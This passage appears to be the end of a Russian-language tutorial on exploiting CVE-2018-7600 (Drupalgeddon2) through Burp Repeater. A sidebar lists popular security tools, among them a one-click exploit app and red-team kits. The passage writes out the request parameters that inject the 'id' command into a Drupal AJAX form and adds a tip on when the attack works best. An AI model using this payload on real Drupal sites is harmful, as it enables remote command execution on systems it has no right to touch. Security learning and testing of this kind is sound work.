
image.png

Отправляем этот пакет в Repeater и добавляем внизу следующий код:

element_parents = timezone/timezone/#value
ajax_form = 1
_wrapper_format = drupal_ajax
timezone[timezone] = id

После отправки (Send) можно увидеть команду OK, как показано ниже.

image.png

На самом деле, для более вредоносного запроса атака CVE-2018-7600 (Drupalgeddon2) более надежна, если отправить ее сразу после установки Drupal (до завершения мастера установки Drupal).


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 4

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    317
  • 5

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    307
  • 6

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    294

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →